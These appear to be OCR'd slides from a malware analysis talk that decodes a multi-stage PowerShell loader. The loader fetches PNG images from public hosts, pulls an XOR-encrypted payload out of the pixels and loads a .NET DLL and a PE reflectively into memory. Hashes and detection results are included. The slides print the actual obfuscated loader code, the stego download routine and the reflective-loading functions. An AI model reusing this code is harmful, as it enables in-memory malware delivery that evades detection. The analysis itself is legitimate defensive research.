PS C:\Users\Administrator> out-file -filepath "c:\\tmp\\t2\\s3.txt" -inputobject ${okkiis} -encoding ascii;
PS C:\Users\Administrator> _
```

Name	Date modified	Type	Size
dec_1.txt	2/15/2019 8:19 AM	Text Document	100 KB
dec_2.txt	2/15/2019 8:19 AM	Text Document	100 KB
dec_3.txt	2/15/2019 8:19 AM	Text Document	100 KB
s3.txt	2/15/2019 9:03 AM	Text Document	164 KB

powershell 3

- Here comes next stage powershell script

```
$aCmAS={

 ((("{34}{8}{6}{16}{45}{15}{33}{52}{25}{35}{5}{57}{32}{2}{61}{23}{60}{4}{49}{26}{22}{43}{30}{53}{18}{62}{39}{19}{29}{40}

[Reflection.Assembly]::Load([byte[]]@(77 ,90 ,144 ,0 ,3 ,0 ,0 ,0 ,4 ,0 ,0 ,0 ,255 ,255 ,0 ,0 ,184 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,
```

```
$pg=""+(get-culture).LCID
foreach ($Dy in $magg){
            $o = @()
$xx = "$($pg)".ToCharArray()
        $re = [System.Text.Encoding]::UTF8
$Dy = [System.Convert]::FromBase64String($Dy)
for ($i = 0; $i -lt $Dy.count; $i++) {
                    $o += [char]([Byte]$Dy[$i] -bxor [Byte]$xx[$i%$xx.count])
                }}

$DXx = $re.GetString($o)
$Uno = [ee]::De($Dxx)
```

powershell 4

- Decrypted 4th stage powershell is pretty long. (160kb)

```
$aCmAS={

 ((("{34}{8}{6}{16}{45}{15}{33}{52}{25}{35}{5}{57}{32}{2}{61}{23}{60}{4}{49}{26}{22}{43}{30}{53}{18}{62}{39}{19}{29}{40}{64}{17}{37}{38}{48}{63}{42}{47}{58}{7}{9}{44}{36}{54}{55}{31}{10}{41}{20}{50}{12}{0}{13}{27}{56}{28}

[Reflection.Assembly]::Load([byte[]]@(77 ,90 ,144 ,0 ,3 ,0 ,0 ,0 ,4 ,0 ,0 ,0 ,255 ,255 ,0 ,0 ,184 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,64 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0


$pg=""+(get-culture).LCID
foreach ($Dy in $magg){
            $o = @()
$xx = "$($pg)".ToCharArray()
        $re = [System.Text.Encoding]::UTF8
$Dy = [System.Convert]::FromBase64String($Dy)
for ($i = 0; $i -lt $Dy.count; $i++) {
                        $o += [char]([Byte]$Dy[$i] -bxor [Byte]$xx[$i%$xx.count])
                    }}

$DXx = $re.GetString($o)
$Uno = [ee]::De($Dxx)



${G`lo`Bal:MG`GG} = ${U`No}
function In`VOke`-MsD
{
[CmdletBinding()]
Param(
    [Parameter(pOSItiOn = 0, MaNDATORy = ${FaL`SE})]
    [ValidateNotNullOrEmpty()]
    [Byte[]]
    ${PEBY`T`es},

    [Parameter(PosiTIOn = 1)]
    [String[]]
    ${cO`MP`Ut`erNA`me},

    [Parameter(POSiTiON = 2)]
    [ValidateSet( 'WString', 'String', 'Void' )]
    [String]
    ${fUNc`Re`TUR`N`TYpE} = 'Void',

    [Parameter(pOsItion = 3)]
    [String]
    ${e`xeAr`gS},

    [Parameter(POSItIOn = 4)]
    [Int32]
    ${pROC`iD},
```

powershell 4

- Deobfuscating first part of script

```
(((“{34}{8}{6}{16}{45}{15}{33}{52}{25}{35}{5}{57}{32}{2}{61}{23}{60}{4}{49}{26}{22}{43}{30}{53}{18}{62}{39}{19}{29}{40}{64}{17}{37}{38}{48}{63}{42}{47}{58}{7}{9}{44}{36}{54}{55}{31}{10}……jP,ijPDraijP,ij8Cm+8Cm’,’Ar]77),8CmOSA8Cm))’,’5}{4}{0}{3}{7}{1}qvA-‘,’ijP,ijPm/cd/8f/ijP,ijP.ijP,ijP0ijP,ijPZi8Cm+8CmjP,ijPq0WQuij8Cm+8CmP,ijPnijP,ijPimgboijP,ijPcoijP,ijPgijP),(qv','lijP),8Cm+8Cm(qvA{9}{2}{5}{3}{10}{0}{','-g8Cm+8Cmt 999){FLN{g}=&(ijPaijP) (qv',' FLN{nteKU}){if ((.(ijPaijP) (','05'))-ReplaCE'8Cm',[CHAR]39-ReplaCE 'Kfp',[CHAR]36 -crEplAcE ([CHAR]79+[CHAR]83+[CHAR]65),[CHAR]124  -crEplAcE 'XPV',[CHAR]96)
```

- Same download+decrypt with new URLs

```
Add-Type -AssemblyName System.Drawing;
[string[]]${NU} = ('https://images2.imgbox.com/cd/8f/0q0WQuZj_o.png',   # new image download urls
                   'https://i.imgur.com/cf2262W.png',
                   'https://image.frl/i/cjtb8d42zjs576vt.png',
                   'https://i.postimg.cc/FmQq0XRh/D1.png?dl=1');
foreach(${URL} in ${nU}){
    if ((New-Object Net.WebClient)."downloadstring"(${uRl})."length" -gt 999){
        ${g} = New-Object 'System.Drawing.Bitmap'((New-Object Net.WebClient)."OpeNREaD"(${uRL}));
        ${O}= New-Object Byte[] 45300;
        (0..150)|.('%'){
            foreach(${x} in(0..299)){
                ${p} = ${G}."GeTPIxel"(${X},${_});          # same decryption
                ${o}[${_}*300+${X}] = ([math]::"FLoOr"((${P}."B"-band15)*16)-bor(${P}."g" -band 15))
            }
        };
        ${MAGG}=[System.Text.Encoding]::"aScIi"."gETsTRINg"(${O}[0..45071]);
        # decrypted buffer goes into ${magg} variable
        break;
    }
```

powershell 4


- Decrypt

```
Add-Type -AssemblyName System.Drawing;
[string[]]${NU} = ('https://images2.imgbox.com/cd/8f/0q0WQuZj_o.png',   # new image download urls
                   'https://i.imgur.com/cf2262W.png',
                   'https://image.frl/i/cjtb8d42zjs576vt.png',
                   'https://i.postimg.cc/FmQq0XRh/D1.png?dl=1');

$counter = 1;
foreach(${URL} in ${nU}){
    if ((New-Object Net.WebClient)."downloadstring"(${uRl})."length" -gt 999){
        ${g} = New-Object 'System.Drawing.Bitmap'((New-Object Net.WebClient)."OpeNREaD"(${uRL}));
        ${O}= New-Object Byte[] 45300;
        (0..150)|.('%'){
            foreach(${x} in(0..299)){
                ${p} = ${G}."GeTPIxel"(${X},${_});          # same decryption
                ${o}[${_}*300+${X}] = ([math]::"FLoOr"((${P}."B"-band15)*16)-bor(${P}."g" -band 15))
            }
        };
        ${MAGG}=[System.Text.Encoding]::"aScIi"."gETsTRINg"(${O}[0..45071]);
        # decrypted buffer goes into ${magg} variable
        Out-File -FilePath "C:\\tmp\\dec2_$counter.txt" -InputObject ${magG} -Encoding ASCII
        $counter++;
    }
}
```

powershell 4

- Downloaded/decrypted content is base64 encoded buffer



dec2_1.txt - Notepad

File Edit Format View Help

powershell 4


- Next part of script is loading DLL in-memory
  - 77 == 0x4d == ‘M’, 90 == 0x5a == ‘Z’


```
[Reflection.Assembly]::Load([byte[]]@(77 ,90 ,144 ,0 ,3 ,0 ,0 ,0 ,4 ,0 ,0 ,0 ,255 ,255 ,0 ,0 ,184 ,0 ,0 ,0 ,0
0 ,0 ,0 ,128 ,0 ,0 ,0 ,14 ,31 ,186 ,14 ,0 ,180 ,9 ,205 ,33 ,184 ,1 ,76 ,205 ,33 ,84 ,104 ,105 ,115 ,32 ,112 ,
68 ,79 ,83 ,32 ,109 ,111 ,100 ,101 ,46 ,13 ,13 ,10 ,36 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,80 ,69 ,0 ,0 ,76 ,1 ,3 ,0 ,230 ,
0 ,0 ,0 ,32 ,0 ,0 ,0 ,64 ,0 ,0 ,0 ,0 ,0 ,16 ,0 ,32 ,0 ,0 ,0 ,2 ,0 ,0 ,4 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,4 ,0 ,0 ,0 ,0 ,
0 ,0 ,0 ,0 ,0 ,16 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,192 ,36 ,0 ,0 ,75 ,0 ,0 ,0 ,0 ,64 ,0 ,0 ,152 ,2 ,0 ,0 ,0
0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,3
120 ,116 ,0 ,0 ,0 ,20 ,5 ,0 ,0 ,0 ,32 ,0 ,0 ,0 ,6 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,32 ,
0 ,0 ,0 ,0 ,0 ,0 ,64 ,0 ,0 ,64 ,46 ,114 ,101 ,108 ,111 ,99 ,0 ,0 ,12 ,0 ,0 ,0 ,0 ,96 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,12
36 ,0 ,0 ,0 ,0 ,0 ,0 ,72 ,0 ,0 ,0 ,2 ,0 ,5 ,0 ,248 ,32 ,0 ,0 ,200 ,3 ,0 ,0 ,1 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,
0 ,0 ,0 ,0 ,0 ,0 ,0 ,0 ,70 ,40 ,3 ,0 ,0 ,10 ,2 ,40 ,2 ,0 ,0 ,6 ,111 ,4 ,0 ,0 ,10 ,42 ,0 ,0 ,27 ,48 ,2 ,0 ,85
,0 ,10 ,19 ,4 ,9 ,17 ,4 ,111 ,9 ,0 ,0 ,10 ,17 ,4 ,111 ,10 ,0 ,0 ,10 ,11 ,222 ,12 ,17 ,4 ,44 ,7 ,17 ,4 ,111 ,1
7 ,42 ,0 ,0 ,0 ,1 ,40 ,0 ,0 ,2 ,0 ,29 ,0 ,18 ,47 ,0 ,12 ,0 ,0 ,0 ,0 ,2 ,0 ,22 ,0 ,39 ,61 ,0 ,10 ,0 ,0 ,0 ,0 ,
12 ,0 ,0 ,0 ,118 ,52 ,46 ,48 ,46 ,51 ,48 ,51 ,49 ,57 ,0 ,0 ,0 ,0 ,5 ,0 ,108 ,0 ,0 ,0 ,112 ,1 ,0 ,0 ,35 ,126 ,
,85 ,83 ,0 ,64 ,3 ,0 ,0 ,16 ,0 ,0 ,0 ,35 ,71 ,85 ,73 ,68 ,0 ,0 ,0 ,80 ,3 ,0 ,0 ,120 ,0 ,0 ,0 ,35 ,66 ,108 ,11
0 ,0 ,0 ,2 ,0 ,0 ,0 ,3 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,12 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,1 ,0 ,0 ,0 ,1 ,0 ,0 ,0 ,2 ,0 ,0 ,0 ,0 ,
,6 ,0 ,208 ,0 ,31 ,0 ,6 ,0 ,243 ,0 ,233 ,0 ,10 ,0 ,22 ,1 ,0 ,1 ,6 ,0 ,33 ,1 ,233 ,0 ,10 ,0 ,40 ,1 ,0 ,1 ,6 ,0
0 ,0 ,0 ,0 ,150 ,0 ,45 ,0 ,10 ,0 ,1 ,0 ,100 ,32 ,0 ,0 ,0 ,0 ,150 ,0 ,48 ,0 ,15 ,0 ,2 ,0 ,240 ,32 ,0 ,0 ,0 ,0
```

In-memory DLL

- It’s a .NET DLL

```
➜ downloaded file decoded2_mz.dll
decoded2_mz.dll: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
```





VA	Data	Description	Value
10002000	000024F0	Hint/Name RVA	0000 _CorDllMain
10002004	00000000	End of Imports	mscoree.dll

In-memory DLL

- Decompilation with ILSpy

```
// ee
using ...

public static byte[] Db(string inputString)
{
    byte[] buffer = Convert.FromBase64String(inputString);
    using (MemoryStream stream = new MemoryStream(buffer))
    {
        using (GZipStream gZipStream = new GZipStream(stream, CompressionMode.Decompress))
        {
            using (MemoryStream memoryStream = new MemoryStream())
            {
                gZipStream.CopyTo(memoryStream);
                return memoryStream.ToArray();
            }
        }
    }
}
```

```
// ee
using ...

public static string De(string inputString)
{
    return Encoding.UTF8.GetString(Db(inputString));
}
```

powershell 4(cont'd)

- Next part of script

```
$pg=""+(get-culture).LCID # <- ja-JP = 0x411 = 1041
$pg = "1041"    # to make it run
# $magg is downloaded&decrypted buffer. decoding again
foreach ($Dy in $magg){
    $o = @()
    $xx = "$($pg)".ToCharArray()
    $re = [System.Text.Encoding]::UTF8
    $Dy = [System.Convert]::FromBase64String($Dy)
    for ($i = 0; $i -lt $Dy.count; $i++) {
        $o += [char]([Byte]$Dy[$i] -bxor [Byte]$xx[$i%$xx.count])
    }
}
```

- And it uses in-memory DLL to decode/decompress


```
$DXx = $re.GetString($o)
$Uno = [ee]::De($Dxx) # In-memory DLL baset64 + decompress
```

powershell 4(cont'd)

- Let's dump it

```
PS C:\Users\Administrator> $pg = "1041"    # to make it run
>> # $magg is downloaded&decrypted buffer. decoding again
>> foreach ($Dy in $magg){
>>     $o = @()
>>     $xx = "$($pg)".ToCharArray()
>>     $re = [System.Text.Encoding]::UTF8
>>     $Dy = [System.Convert]::FromBase64String($Dy)
>>     for ($i = 0; $i -lt $Dy.count; $i++) {
>>         $o += [char]([Byte]$Dy[$i] -bxor [Byte]$xx[$i%$xx.count])
>>     }
>> }
>>
>> $DXx = $re.GetString($o)
>> $Uno = [ee]::De($Dxx) # In-memory DLL base64 + decompress
>>
PS C:\Users\Administrator> Out-File -FilePath "C:\\tmp\\t2\\dec3.txt" -InputObject ${Uno} -Encoding ASCII;
PS C:\Users\Administrator>
```

- Output is base64 encoded buf which decodes to PE file




```
>>> b=base64.decodestring(open('c:\\tmp\\t2\\dec3.txt','rt').read())
>>> b[:100]
'MZP\x00\x02\x00\x00\x00\x04\x00\x0f\x00\xff\xff\x00\x00\xb8\x00\x00
```

powershell 4(cont'd)

- The other most of powershell script is reflective DLL loading

```
Function import-dllimports
    {
        Param(
        [Parameter(posiTION = 0, MAnDAtORY = ${tRUE})]
        [System.Object]
        ${pEiNFo},

        [Parameter(pOsITIOn = 1, mAnDatorY = ${tRUe})]
        [System.Object]
        ${wIN32FUnCTIOnS},
```

```
Function import-dllinremoteprocess
    {
        Param(
        [Parameter(pOSiTION=0, manDATOry=${TRUE})]
        [IntPtr]
        ${REMoteproChAndlE},
```

```
Function Get-WIn32fUNcTionS
    {
        ${WIn32FuNCTiONS} = new-object System.Object

        ${vIRtUAlaLlOCaDDR} = Get-ProcAddress kernel32.dll VirtualAlloc
        ${virtUALALLOcdelEgaTE} = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32]) ([IntPtr])
        ${virTUALAlloc} = [System.Runtime.InteropServices.Marshal]::"gETDELegATeForFUNcTioNpoINTEr"(${VIrTUALAlloCaDdR}, $
{ViRtuAlalLoCdEleGATe})
        ${Win32FUNcTioNS} | Add-Member NoteProperty -Name VirtualAlloc -Value ${VIrTUALaLLoC}
```

powershell 4(cont'd)

- The other most of powershell script is reflective DLL loading

```
Function CREatE-RemOtETHrEaD
    {
        Param(
        [Parameter(pOsITion = 1, mAndatoRy = ${TRUE})]
        [IntPtr]
        ${PrOcesShANdLE},

        [Parameter(pOsiTiON = 2, mANDAtorY = ${tRue})]
        [IntPtr]
        ${stArtaDdreSs},
```

```
Function COPY-SectIONs
    {
        Param(
        [Parameter(pOsITION = 0, mAnDaTORy = ${tRUE})]
        [Byte[]]
        ${pebytes},
```

```
Function mAIn
    {
        ${WIN32FUNCTIonS} = Get-Win32Functions
        ${win32types} = Get-Win32Types
        ${WiN32ConStANTS} =  Get-Win32Constants

        ${remoTepROcHANDlE} = [IntPtr]::"zeRo"

        if ((${procid} -ne ${NUlL}) -and (${procid} -ne 0) -and (${procname} -ne ${NuLL}) -and (${procname} -ne ""))
        {
            Throw ""
        }
```

Reflective DLL loading?

- When attacker wants to load a DLL malware,
  LoadLibrary(“mydll.dll”);
  - this way, DLL should be on disk. Meaning AV filter driver will have a chance to sense it and take a look

- So it is quite common to load a DLL directly to memory, by not using LoadLibrary API, but make yourself a similar function to load a DLL into memory.

- Memory loading, resolve import address table, resolve relocation, etc

- Open source! (C/C++, powershell, ASM, etc)

powershell 4(cont'd)

- The decoded PE is loaded to memory

```
Function Main{
   if (!${pebytes}) {
        ${pebytes} = [System.Convert]::"FroMBaSe64STRiNg"(${glOBaL:MGGG});      # base64 decode to PE buffer
    }
    ${E_MagIc} = (${pebytes}[0..1] | &('%') {[Char] ${_}}) -join ''     # check MZ header
    if (${E_magiC} -ne 'MZ'){
        throw ''
    }
    if (-not ${doNOtzERomZ}) {              # remove MZ value in PE header (to evade memory dump analysis)
        ${pebytes}[0] = 0
        ${pebytes}[1] = 0
    }

    if (${EXeArgs} -ne ${nULl} -and ${EXeaRGs} -ne ''){
        ${eXeARGS} = "ReflectiveExe $ExeArgs"
    }
    else{
        ${exEaRGS} = "ReflectiveExe"
    }
    if (${CoMpUTeRnAme} -eq ${nUll} -or ${CoMPuTERnaME} -imatch "^\s*$"){       # reflective DLL loading with/without computer name
       Invoke-Command -ScriptBlock ${remotescriptblock} -ArgumentList @(${pebytes}, ${funcreturntype}, ${procid}, ${procname},${forceaslr})
    }
    else{
        Invoke-Command -ScriptBlock ${remotescriptblock} -ArgumentList @(${pebytes}, ${funcreturntype}, ${procid}, ${procname},${forceaslr})
-ComputerName ${cOmPutErnAmE}
    }
}
```

DLL

- I dumped the decrypted DLL
  - MD5: 9734DC58262DB411CE50322CB57A7379
  - SHA256: 6d88756625bf8ff65b12fd68e94520eac22996803b47117a37e4fb3484220823

DLL

47 / 68

47 engines detected this file

SHA-256	6d88756625bf8ff65b12fd68e94520eac22996803b47117a37e4fb3484220823
File name	kiken.exe
File size	37.5 KB
Last analysis	2019-02-15 06:21:46 UTC

Detection | Details | Community 3

Acronis	suspicious	Ad-Aware	Trojan.GenericKD.40845120
AhnLab-V3	Malware/Win32.Generic.C2900244	ALYac	Trojan.GenericKD.40845120
Antiy-AVL	Trojan/Win32.Pincav	Arcabit	Trojan.Generic.D26F3F40
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira	TR/Spy.Bebloh.V	BitDefender	Trojan.GenericKD.40845120
CAT-QuickHeal	Trojan.Multi	Comodo	Malware@#13ciwycrgsu7s
CrowdStrike Falcon	malicious_confidence_100% (D)	Cylance	Unsafe
Cyren	W32/Trojan.TYNU-2017	eGambit	Trojan.Generic
Emsisoft	Trojan.GenericKD.40845120 (B)	Endgame	malicious (high confidence)

DLL

HybridAnalysis

2018-12-19

#apt #apt28 #fancybear #group-4127 #group74 #irontwilight #isfb #pawnstorm #sednit #sofacy #strontium #swallowtail #tag_0700 #tg-4127 #tsarteam #urlzone

submitname:"6d88756625bf8ff65b12fd68e94520eac22996803b47117a37e4fb3484220823.bin"
falcon-threatscore:100/100
source:https://www.hybrid-analysis.com/sample/6d88756625bf8ff65b12fd68e94520eac22996803b47117a37e4fb3484220823?environmentId=100

thor

2018-12-19

(0)

(0)

Signature Match - THOR APT Scanner

Detection
==========
Rule: IMPLANT_4_v10
Ruleset: Russian Threat Groups
Description: BlackEnergy / Voodoo Bear Implant by APT28
Reference: https://www.us-cert.gov/ncas/current-activity/2017/02/10/Enhanced-Analysis-GRIZZLY-STEPPE
Author: US CERT
Score: 65

Family - BlackEnergy?


SECURELIST THREATS CATEGORIES TAGS STATISTICS ENCYCLOPEDIA DE

…w days ago, we came by a new document that appears to be part of the ongoing attacks BlackEnergy against Ukraine. …ike previous Office files used in the recent attacks, this is not an Excel workbook, but a Microsoft Word document:

"$RR143TB.doc" (md5: e15b36c2e394d599a8ab352159089dd2)

This document was uploaded to a multiscanner service from Ukraine on Jan 20 2016, with relatively low detection. It has a creation_datetime and last_saved field of 2015-07-27 10:21:00. This means the document may have been created and used earlier, but was only recently noticed by the victim.

Upon opening the document, the user is presented with a dialog recommending the enabling of macros to view the document.



Family - Bebloh?




Figure 1: The spam campaign's infection chain

Infection chain

The spam campaign uses payment-related subject lines for its social engineering:

- 注文書の件 (about purchase order)
- 申請書類の提出 (submission of application)
- 立替金報告書の件です。(about money advanced report)
- 納品書フォーマットの送付 (sending the format of statement of delivery)
- 請求データ送付します (sending billing data)

